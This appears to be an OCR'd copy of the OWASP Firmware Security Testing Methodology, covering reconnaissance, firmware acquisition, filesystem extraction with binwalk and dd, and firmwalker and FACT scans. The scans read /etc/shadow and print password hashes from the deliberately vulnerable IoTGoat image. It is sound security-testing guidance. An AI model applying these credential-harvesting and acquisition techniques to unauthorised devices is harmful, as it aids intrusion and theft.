


https://t.me/learningnets

Firmware Security Testing Methodology :

Table of Contents

About OWASP 2

Introduction 3

Information gathering and reconnaissance 4

Obtaining firmware 9

Analyzing firmware 10

Extracting the filesystem 11

Analyzing filesystem contents 13

- Firmwalker 14
- Firmware Analysis Comparison Toolkit (FACT) 15

Emulating firmware 21

- Partial Emulation 21
- Full Emulation 23

Dynamic analysis 24

- Embedded web application testing 24
- Bootloader testing 25
- Firmware integrity testing 26

Runtime analysis 28

Binary Exploitation 29

Firmware analysis tool index 30

Vulnerable firmware 31

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and
- secure code review.
- Presentations and videos.
- Cheat sheets on many common topics.
- Standard security controls and libraries.
- Local chapters worldwide
- Cutting edge research.
- Extensive conferences worldwide
- Mailing lists

Learn more at: https://www.owasp.org

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Introduction

Whether network connected or standalone, firmware is the center of controlling any embedded device. As such, it is crucial to understand how firmware can be manipulated to perform unauthorized functions and potentially cripple the supporting ecosystem's security. To get started with performing security testing and reverse engineering of firmware, use the following Firmware Security Testing Methodology (FSTM) as guidance when embarking on an upcoming assessment. The methodology is composed of nine stages tailored to enable security researchers, software developers, consultants, hobbyists, and Information Security professionals with conducting firmware security assessments.

Stage	Description
1. Information gathering and reconnaissance	Acquire all relative technical and documentation details pertaining to the target device's firmware
2. Obtaining firmware	Attain firmware using one or more of the proposed methods listed
3. Analyzing firmware	Examine the target firmware's characteristics
4. Extracting the filesystem	Carve filesystem contents from the target firmware
5. Analyzing filesystem contents	Statically analyze extracted filesystem configuration files and binaries for vulnerabilities
6. Emulating firmware	Emulate firmware files and components
7. Dynamic analysis	Perform dynamic security testing against firmware and application interfaces
8. Runtime analysis	Analyze compiled binaries during device runtime
9. Binary Exploitation	Exploit identified vulnerabilities discovered in previous stages to attain root and/or code execution

The following sections will further detail each stage with supporting examples where applicable. Consider visiting the OWASP Internet of Things Project wiki page and GitHub repository for the latest methodology updates and forthcoming project releases.

A preconfigured Ubuntu virtual machine (*EmbedOS*) with firmware testing tools used throughout this document can be downloaded via the following link. Details regarding EmbedOS' tools can be found on GitHub within the following repository https://github.com/scriptingxss/EmbedOS.

Information gathering and reconnaissance

During this stage, collect as much information about the target as possible to understand its overall composition and underlying technology. Attempt to gather the following:

- Supported CPU architecture(s)
- Operating system platform
- Bootloader configurations
- Hardware schematics
- Datasheets
- Lines-of-code (LoC) estimates
- Source code repository location
- Third-party components
- Open source licenses (e.g. GPL)
- Changelogs
- FCC IDs
- Design and data flow diagrams
- Threat models
- Previous penetration testing reports
- Bug tracking tickets (e.g. Jira and bug bounty platforms such as BugCrowd or HackerOne)

The above listed information should be gathered prior to security testing fieldwork via a questionnaire or intake form. Ensure to leverage internal product line development teams to acquire accurate and up to date data. Understand applied security controls as well as roadmap items, known security issues, and most concerning risks. If needed, schedule follow up deep dives on particular features in question. Assessments are most successful within a collaborative environment.

Where possible, acquire data using open source intelligence (OSINT) tools and techniques. If open source software is used, download the repository and perform both manual as well as automated static analysis against the code base. Sometimes, open source software projects already use free static analysis tools provided by vendors that provide scan results such as Coverity Scan and Semmle's LGTM. For example, the figures below shows snippets of Das U-Boot's Coverity Scan results.

Coverity Scan: Das U-Boot

Project Name	Das U-Boot
Lines of code analyzed	321,321
On Coverity Scan since	May 17, 2014
Last build analyzed	13 days ago
Language	C/C++
Repository URL	git://git.denx.de/u-boot.git
Homepage URL	http://www.denx.de/wiki/U-Boot/WebHome
License	GPL (GNU General Public License version)

Want to view defects or help fix defects?

Add me to project

Analysis Metrics

Version: v2019.10-rc4

Sep 23, 2019	321,321	0.61
Last Analyzed	Lines of Code Analyzed	Defect Density

Defect changes since previous build dated Aug 27, 2019

2	3
Newly detected	Eliminated

Defects by status for current build

515	195	283
Total defects	Outstanding	Fixed

Figure 1: U-Boot Coverity Scan

https://t.me/learningnets

Analysis Metrics per Components

Component Name	Pattern	Ignore	Line of Code	Defect density
Host tools	.*/tools/.*	No	16,236	3.39
Test code	.*/test/.*	No	8,689	0.23
Sandbox architecture and board	.*/(arch/sandbox|board/sandbox)/.*	No	2,916	3.09
Commands	.*/cmd/*	No	23,893	1.00
Partition table handling	.*/disk/*	No	2,532	0.00
Environment	.*/env/*	No	1,131	0.00
Networking	.*/net/*	No	7,388	0.41
Filesystems	.*/fs/*	No	9,610	0.73
DTC	.*/(scripts/dtc|lib/libfdt)/.*	No	9,959	1.31
Other	.*	No	239,711	0.34

CWE Top 25 defects

ID	CWE-Name	Number of Defects
120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	2
190	Integer Overflow or Wraparound	5
676	Use of Potentially Dangerous Function	2




Figure 2: U-Boot Coverity Scan Analysis

Below are screenshots of Dropbear results from LGTM's analysis.

mkj/dropbear

C/C++ | Python | Code quality C

Query this project

Alerts 20 | Logs | Files | History | Compare | Integrations | Queries

Semmle is joining GitHub

Active alerts 8f123fb

Alert filters

No filter selected

Export alerts

Severity | Query | Tag | Language | Group by query

Displaying 20 alerts, ordered by significance.

0 Errors | 9 Warnings | 11 Recommendations

Use of potentially dangerous function

reliability | security | external/cwe/cwe-676

Source root/svr-session.c

```
1-296
297                 struct tm * local_tm = NULL;
298                 timesec = time(NULL);
299                 local_tm = localtime(&timesec);
Call to localtime is potentially dangerous
300                 if (local_tm == NULL
301                         || strftime(datestr, sizeof(datestr), "%b %d %H:%M:%S",
302-334
```

Figure 3: LGTM Dropbear Alerts

https://t.me/learningnets

Potentially overflowing call to snprintf

reliability | correctness | security

Source root/cli-runopts.c

```
1-563
564                 sign_key * key = (sign_key*)iter->item;
565                 const size_t size = len - total;
566                 int written = snprintf(ret+total, size, "-i %s ", key->filename);
```

The `size argument` of this snprintf call is derived from its return value, which may exceed the size of the buffer and overflow.

```
567                 dropbear_assert((unsigned int)written < size);
568                 total += written;
569-919
```

Variable defined multiple times

maintainability | useless-code | external/cwe/cwe-563

Source root/libtomcrypt/demos/demo_dynamic.py

```
1-111
112     # get size to allocate for constants output list
113     str_len = c_int(0)
114     ret = LTC.crypt_list_all_constants(None, byref(str_len))
```

This assignment to 'ret' is unnecessary as it is redefined `here` before this value is used.

```
115     print('    need to allocate %d bytes to build list \n' % str_len.value)
116
117-117
118     # separated by a newline char.
119     names_sizes = c_buffer(str_len.value)
120     ret = LTC.crypt_list_all_constants(names_sizes, byref(str_len))
```

This assignment to 'ret' is unnecessary as it is redefined `here` before this value is used.

```
121     print(names_sizes.value.decode("utf-8"))
122     print(' ')
123-128
129     # get size to allocate for sizes output list
130     str_len = c_int(0)
131     ret = LTC.crypt_list_all_sizes(None, byref(str_len))
```

Figure 4: LGTM Dropbear Results

With the information at hand, a light threat model exercise should be performed mapping attack surfaces and impact areas that show the most value in the event of compromise. Alternatively, leverage mind map tools to note suspect areas of interest as well as testing progress.

Obtaining firmware

To begin reviewing firmware contents, the firmware image file must be acquired. Attempt to obtain firmware contents using one or more of the following methods:

- Directly from the development team, manufacturer/vendor or client
- Build from scratch using walkthroughs provided by the manufacturer
- From the vendor's support site
- Google dork queries targeted towards binary file extensions and file sharing platforms such as Dropbox, Box, and Google drive
    - It's common to come across firmware images through customers who upload contents to forums, blogs, or comment on sites where they contacted the manufacturer to troubleshoot an issue and were given firmware via a zip or flash drive sent.
- Man-in-the-middle (MITM) device communication during updates
- Download builds from exposed cloud provider storage locations such as

  Amazon Web Services (AWS) S3 buckets
- Extract directly from hardware via UART, JTAG, PICit, etc.
- Sniff serial communication within hardware components for update server requests
- Via a hardcoded endpoint within the mobile or thick applications
- Dumping firmware from the bootloader (e.g. U-boot) to flash storage or over the network via tftp
- Removing the flash chip (e.g. SPI) or MCU from the board for offline analysis and data extraction (LAST RESORT).
    - You will need a supported chip programmer for flash storage and/or the MCU.

Each of the listed methods vary in difficulty and should not be considered an exhaustive list. Select the appropriate method according to the project objectives and rules of engagement. If possible, request both a debug build and release build of firmware to maximize testing coverage use cases in the event debug code or functionality is compiled within a release.

Analyzing firmware

Once the firmware image is obtained, explore aspects of the file to identify its characteristics. Use the following steps to analyze firmware file types, potential root filesystem metadata, and gain additional understanding of the platform it's compiled for.

Leverage binutils such as:

```
file <bin>
strings
strings -n5 <bin>
binwalk <bin>
hexdump -C -n 512 <bin> > hexdump.out
hexdump -C <bin> | head (might find signatures in header)
```

If none of the above methods provide any useful data, the following is possible:

- Binary may be BareMetal
- Binary may be for a real time operating system (RTOS) platform with custom a custom filesystem
- Binary may be encrypted

If the binary may be encrypted, check the entropy using binwalk with the following command:

```
$ binwalk -E <bin>
```

Low entropy = Not likely to be encrypted

High entropy = It's likely encrypted (or compressed in some way).

Alternate tools are also available using Binvis online and the standalone application.

- Binvis
  - https://code.google.com/archive/p/binvis/
  - https://binvis.io/#/

Extracting the filesystem

This stage involves looking inside firmware and parsing relative filesystem data to start identifying as many potential security issues as possible. Use the following steps to extract firmware contents for review of uncompiled code and device configurations used in following stages. Both automated and manual extractions methods are shown below.

1. Use the following tools and methods to extract filesystem contents:

```
$ binwalk -ev <bin>
```

Files will be extracts to " `_binaryname/filesystemtype/etc/.`"

Filesystem types: squashfs, ubifs, romfs, rootfs, jffs2, yaffs2, cramfs, initramfs

2a. Sometimes, binwalk will not have the magic byte of the filesystem in its signatures. In these cases, use binwalk to find the offset of the filesystem and carve the compressed filesystem from the binary and manually extract the filesystem according to its type using the steps below.

```
$ binwalk DIR850L_REVB.bin

DECIMAL HEXADECIMAL DESCRIPTION

-----------------------------------------------------------------------------
---

0 0x0 DLOB firmware header, boot partition: """"dev=/dev/mtdblock/1""""

10380 0x288C LZMA compressed data, properties: 0x5D, dictionary size: 8388608
bytes, uncompressed size: 5213748 bytes

1704052 0x1A0074 PackImg section delimiter tag, little endian size: 32256
bytes; big endian size: 8257536 bytes

1704084 0x1A0094 Squashfs filesystem, little endian, version 4.0,
compression:lzma, size: 8256900 bytes, 2688 inodes, blocksize: 131072 bytes,
created: 2016-07-12 02:28:41
```

2b. Run the following dd command carving the Squashfs filesystem.

```
$ dd if=DIR850L_REVB.bin bs=1 skip=1704084 of=dir.squashfs

8257536+0 records in

8257536+0 records out

8257536 bytes (8.3 MB, 7.9 MiB) copied, 12.5777 s, 657 kB/s
```

Alternatively, the following command could also be run.

```
$ dd if=DIR850L_REVB.bin bs=1 skip=$((0x1A0094)) of=dir.squashfs
```

2c. For squashfs (used in the example above)

```
$ unsquashfs dir.squashfs
```

Files will be in "squashfs-root" directory afterwards.

2d. CPIO archive files

```
$ cpio -ivd --no-absolute-filenames -F <bin>
```

2f. For jffs2 filesystems

```
$ jefferson rootfsfile.jffs2
```

2d. For ubifs filesystems with NAND flash

```
$ ubireader_extract_images -u UBI -s <start offset> <bin>

$ ubidump.py <bin>
```

Analyzing filesystem contents

During this stage, clues are gathered for dynamic and runtime analysis stages. Investigate if the target firmware contains the following (non-exhaustive):

- Legacy insecure network daemons such as *telnetd* (sometimes manufactures rename binaries to disguise)
- Hardcoded credentials (usernames, passwords, API keys, SSH keys, and backdoor variants)
- Hardcoded API endpoints and backend server details
- Update server functionality that could be used as an entry point
- Review uncompiled code and start up scripts for remote code execution
- Extract compiled binaries to be used for offline analysis with a disassembler for future stages

Statically analyze filesystem contents and uncompiled code manually or leveraging automation tools such as firmwalker that parse the following:

- /etc/shadow and /etc/passwd
- list out the /etc/ssl directory
- search for SSL related files such as .pem, .crt, etc.
- search for configuration files
- look for script files
- search for other .bin files
- look for keywords such as admin, password, remote, AWS keys, etc.
- search for common web servers used on IoT devices
- search for common binaries such as ssh, tftp, dropbear, etc.
- search for banned c functions
- search for common command injection vulnerable functions
- search for URLs, email addresses and IP addresses
- and more…

The following subsections introduce open source automated firmware analysis tools.

Firmwalker

Execute firmwalker within its directory *~/tools/firmwalker* and point firmwalker to the absolute path of the extracted filesystem's root directory. Firmwalker uses information in the "*/data/*" directory for parsing rules. A custom fork modified by Aaron Guzman with additional checks can be found on GitHub at https://github.com/scriptingxss/firmwalker. The following examples show the usage of firmwalker used on OWASP's IoTGoat. Additional vulnerable firmware projects are listed in the Vulnerable firmware section at the end of the document.

```
$ ./firmwalker.sh /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-
combined-squashfs.img.extracted/squashfs-root/
```

See the firmwalker output below.

```
***Firmware Directory***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/
***Search for password files***
##################################### passwd
/bin/passwd
/etc/passwd

##################################### shadow
/etc/shadow

##################################### *.psk

***Search for Unix-MD5 hashes***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$Jl7H1VOG$Wgw2F/C.nLNTC
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$79bz0K8z$Ii6Q/if83F1Qd
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow.bak:$1$KzoHhzG9$wGyFXbWOd
Binary file /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/lib/libc.so matches


***Search for SSL related files***
##################################### *.crt

##################################### *.pem

##################################### *.cer

##################################### *.p7b

##################################### *.p12

##################################### *.key


***Search for SSH related files***
##################################### authorized_keys

##################################### *authorized_keys*

##################################### host_key

##################################### *host_key*
/etc/dropbear/dropbear_rsa_host_key

##################################### id_rsa

##################################### *id_rsa*
```

Two files will be generated, *firmwalker.txt* and *firmwalkerappsec.txt*. These output files should be manually reviewed.

Firmware Analysis Comparison Toolkit (FACT)

Fortunately, multiple open source automated firmware analysis tools are available with Firmware Analysis Comparison Toolkit (FACT) as the favored choice. FACT includes both static and dynamic testing with the following features:

- Identification of software components such as operating system, CPU architecture, and third-party components along with their associated version information
- Extraction of firmware filesystem(s) from images
- Detection of certificates and private keys
- Detection of weak implementations mapping to Common Weakness Enumeration (CWE)
- Feed & signature-based detection of vulnerabilities
- Basic static behavioral analysis
- Comparison (diff) of firmware versions and files
- User mode emulation of filesystem binaries using QEMU
- Detection of binary mitigations such as NX, DEP, ASLR, stack canaries, RELRO, and FORTIFY_SOURCE
- REST API
- and more...

Below are instructions for using firmware analysis comparison toolkit within the companion preconfigured virtual machine.

Tip: It is recommended to run FACT with a computer that has 16 Cores 64GB RAM although the tool can run with a minimum of 4 cores and 8GB of RAM at a much slower pace. Scan output results vary on the allocated resources given to the virtual machine. The more resources, the faster FACT will complete scan submissions.

```
$ cd ~/tools/FACT_core/

$ sudo ./start_all_installed_fact_components
```

Navigate to http://127.0.0.1:5000 in browse as shown in *figure 5*.




Figure 5: FACT Dashboard

Upload firmware components to FACT for analysis. In the screenshot below, the compressed complete firmware with its root filesystem will be uploaded and analyzed.




Figure 6: FACT Upload

Depending on the hardware resources given to FACT, the analysis results will appear with its scan results upon a given time. This process can take hours if minimal resources are allocated. The figures shown below are example scan results for IoTGoat.

FACT Firmware Analysis and Comparison Tool | Home | Database | Upload | Statistic | System | About

Comparisons

Analysis for OWASP IoTGoat v. 0.0.1

UID: 6044bc9a685ef900b21b4b3c8d99960ab4dd15ca3c6e757754bba6e264850e97_122159104

Warning! Not all included files are fully analyzed yet! Only analyzed files are shown.

General	
device name	IoTGoat
vendor	OWASP
device class	IoT
version	0.0.1
release date	unknown
file name	IoTGoat-openwrt-x86-generic-combined-squashfs.img
virtual path	• OWASP IoTGoat - 0.0.1 (IoT)
file size	116.50 MiB (122,159,104 bytes)
file type	DOS boot sector

Analysis Results
cpu architecture
crypto material
exploit mitigations
file hashes
file type
known vulnerabilities
software components
unpacker
users and passwords
Run additional analysis

File Tree

IoTGoat-openwrt-x86-generic-combined-squashfs.img (116.50 MiB)

Showing Analysis: exploit mitigations	
Analysis was skipped	blacklisted file type
Time of Analysis	2019-09-09 19:50:24
Plugin Version	0.1.2

Summary Including Results of Included Files	
item count	9
Canary disabled	show files 155
FORTIFY_SOURCE disabled	show files 155

Figure 7: FACT IoTGoat

FACT Firmware Analysis and Comparison Tool | Home | Database | Upload | Statistic | System | About

Time of Analysis	2019-09-09 19:50:24
Plugin Version	0.1.2

Summary Including Results of Included Files	
item count	9
Canary disabled	show files 155
FORTIFY_SOURCE disabled	show files 155
NX enabled	show files 155
PIE - invalid ELF file	show files 66
PIE disabled	show files 73
PIE/DSO present	show files 16
RELRO disabled	show files 66
RELRO fully enabled	show files 1
RELRO partially enabled	show files 88

Comments — show comments — add comment

user options: show header in hex | view in radare | download raw file | download included files as tar.gz | update analysis | YARA search | download report as PDF

admin options: re-do analysis | delete firmware

Figure 8: FACT IoTGoat Exploit Mitigation Results

Disassemble suspect target binaries with data gathered from FACT using IDA Pro, Ghidra, Hopper, Capstone, or Binary Ninja. Analyze binaries for potential remote code execution system calls, strings, function lists, memory corruption vulnerabilities, and identify Xrefs to system() or alike function calls. Note potential vulnerabilities to use for upcoming stages.

Figure 9 below shows the "shellback" binary disassembled using Ghidra.

